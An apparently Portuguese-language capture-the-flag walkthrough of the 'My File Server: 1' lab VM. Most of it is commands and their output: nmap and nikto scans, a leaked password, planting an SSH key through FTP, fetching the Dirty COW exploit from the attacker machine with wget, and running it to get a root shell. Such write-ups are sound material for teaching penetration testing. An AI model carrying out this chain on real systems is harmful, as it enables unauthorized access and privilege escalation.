

My File Server: 1

IP da máquina: 192.168.2.107 // MAC: 08:00:27:7E:43:F0


Resultados do nmap:



```
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    3 0        0              16 Feb 19 07:48 pub [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.2.110
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp    open  ssh         OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|   256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_  256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp    open  http        Apache httpd 2.4.6 ((CentOS))
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS)
| http-title: My File Server
```




```
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100003  3,4         2049/udp   nfs
|   100003  3,4         2049/udp6  nfs
|   100005  1,2,3      20048/tcp   mountd
|   100005  1,2,3      20048/tcp6  mountd
|   100005  1,2,3      20048/udp   mountd
|   100005  1,2,3      20048/udp6  mountd
|   100021  1,3,4      36639/tcp6  nlockmgr
|   100021  1,3,4      39028/udp6  nlockmgr
|   100021  1,3,4      40981/tcp   nlockmgr
|   100021  1,3,4      59132/udp   nlockmgr
|   100024  1          44214/tcp   status
|   100024  1          46082/tcp6  status
|   100024  1          47637/udp   status
|   100024  1          48530/udp6  status
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
445/tcp   open  netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)
2049/tcp  open  nfs_acl     3 (RPC #100227)
2121/tcp  open  ftp         ProFTPD 1.3.5
```



```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
20048/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:7E:43:F0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.4 - 3.10
Uptime guess: 49.710 days (since Mon May  4 18:00:34 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: FILESERVER; OS: Unix

Host script results:
|_clock-skew: mean: -1h50m00s, deviation: 3h10m31s, median: 0s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.1)
|   Computer name: localhost
|   NetBIOS computer name: FILESERVER\x00
|   Domain name: \x00
|   FQDN: localhost
|_  System time: 2020-06-23T19:33:10+05:30
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
```


Resultados do nikto:

nikto -h 192.168.2.107



```
+ Server: Apache/2.4.6 (CentOS)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against s
ome forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for t
he 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3092: /readme.txt: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8724 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2020-06-23 11:02:14 (GMT-3) (73 seconds)
```


http://192.168.2.107/readme.txt



```
My Password is
rootroot1
```

Smbmap:


smbmap -H 192.168.2.107



```
root@kali:~# smbmap -H 192.168.2.107
[+] IP: 192.168.2.107:445       Name: 192.168.2.107
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        smbdata                                                 READ, WRITE     smbdata
        smbuser                                                 NO ACCESS       smbuser
        IPC$                                                    NO ACCESS       IPC Service (Samba 4.9.1)
```

FTP:

Gerando chaves para o SSH




```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:k/QuKES/7OfmMpjTk/H1uIlWay70v7FqF4neu9lE25g root@kali
The key's randomart image is:
+---[RSA 3072]----+
|                 |
|                 |
|    .   .        |
|   . . . o       |
|    . . S .. ..  |
|   . ..o.o+ o. = |
|    .++=.=.=..E .|
|    +o* *oB.+*   |
|     ..X+===B+.  |
+----[SHA256]-----+
root@kali:~# cd .ssh/
root@kali:~/.ssh# ls
id_rsa  id_rsa.pub  known_hosts  known_hosts.old
```

Login no FTP:

Usuario: smbuser // Senha: r0otro0t1


mkdir .ssh

put /r0ot/.ssh/id_rsa.pub authorized_keys




```
root@kali:~/.ssh# ftp 192.168.2.107
Connected to 192.168.2.107.
220 (vsFTPd 3.0.2)
Name (192.168.2.107:root): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> mkdir .ssh
257 "/home/smbuser/.ssh" created
ftp> cd .ssh
250 Directory successfully changed.
ftp> put /root/.ssh/id_rsa.pub authorized_keys
local: /root/.ssh/id_rsa.pub remote: authorized_keys
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
563 bytes sent in 0.00 secs (10.9575 MB/s)
```

SSH:




```
root@kali:~# ssh smbuser@192.168.2.107
The authenticity of host '192.168.2.107 (192.168.2.107)' can't be established.
ECDSA key fingerprint is SHA256:ubVSjesxQ2Xi6C3yu6zQxaJxWu+SEefDHJ3zRlBgrWo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.107' (ECDSA) to the list of known hosts.
   ##############################################################################################
   #                                      Armour Infosec                                        #
   #                         --------- www.armourinfosec.com ------------                       #
   #                                    My File Server - 1                                      #
   #                               Designed By  :- Akanksha Sachin Verma                        #
   #                               Twitter      :- @akankshavermasv                             #
   ##############################################################################################

Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$ id
uid=1000(smbuser) gid=1000(smbuser) groups=1000(smbuser)
[smbuser@fileserver ~]$ uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
```

Searchsploit:




```
root@kali:~# searchsploit 40616.c
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race | linux/local/40616.c
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

python -m SimpleHTTPServer 8081



```
root@kali:~# python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

wget http://192.168.2.110:8081/40616.c




```
[smbuser@fileserver tmp]$ wget http://192.168.2.110:8081/40616.c
--2020-06-23 19:50:29--  http://192.168.2.110:8081/40616.c
Connecting to 192.168.2.110:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/plain]
Saving to: ‘40616.c’

100%[=============================================================>] 4,963       --.-K/s   in 0s

2020-06-23 19:50:29 (319 MB/s) - ‘40616.c’ saved [4963/4963]
```

Compilação:


gcc 40616.c -o data -pthread

./data



```
[smbuser@fileserver tmp]$ gcc 40616.c -o data -pthread
40616.c: In function ‘procselfmemThread’:
40616.c:99:9: warning: passing argument 2 of ‘lseek’ makes integer from pointer without a cast [enabled
by default]
         lseek(f,map,SEEK_SET);
         ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected ‘__off_t’ but argument is of type ‘void *’
 extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
                ^
[smbuser@fileserver tmp]$ ./data
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
```

Root:



```
[root@fileserver tmp]# id
uid=0(root) gid=1000(smbuser) groups=0(root),1000(smbuser)
[root@fileserver tmp]# uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
```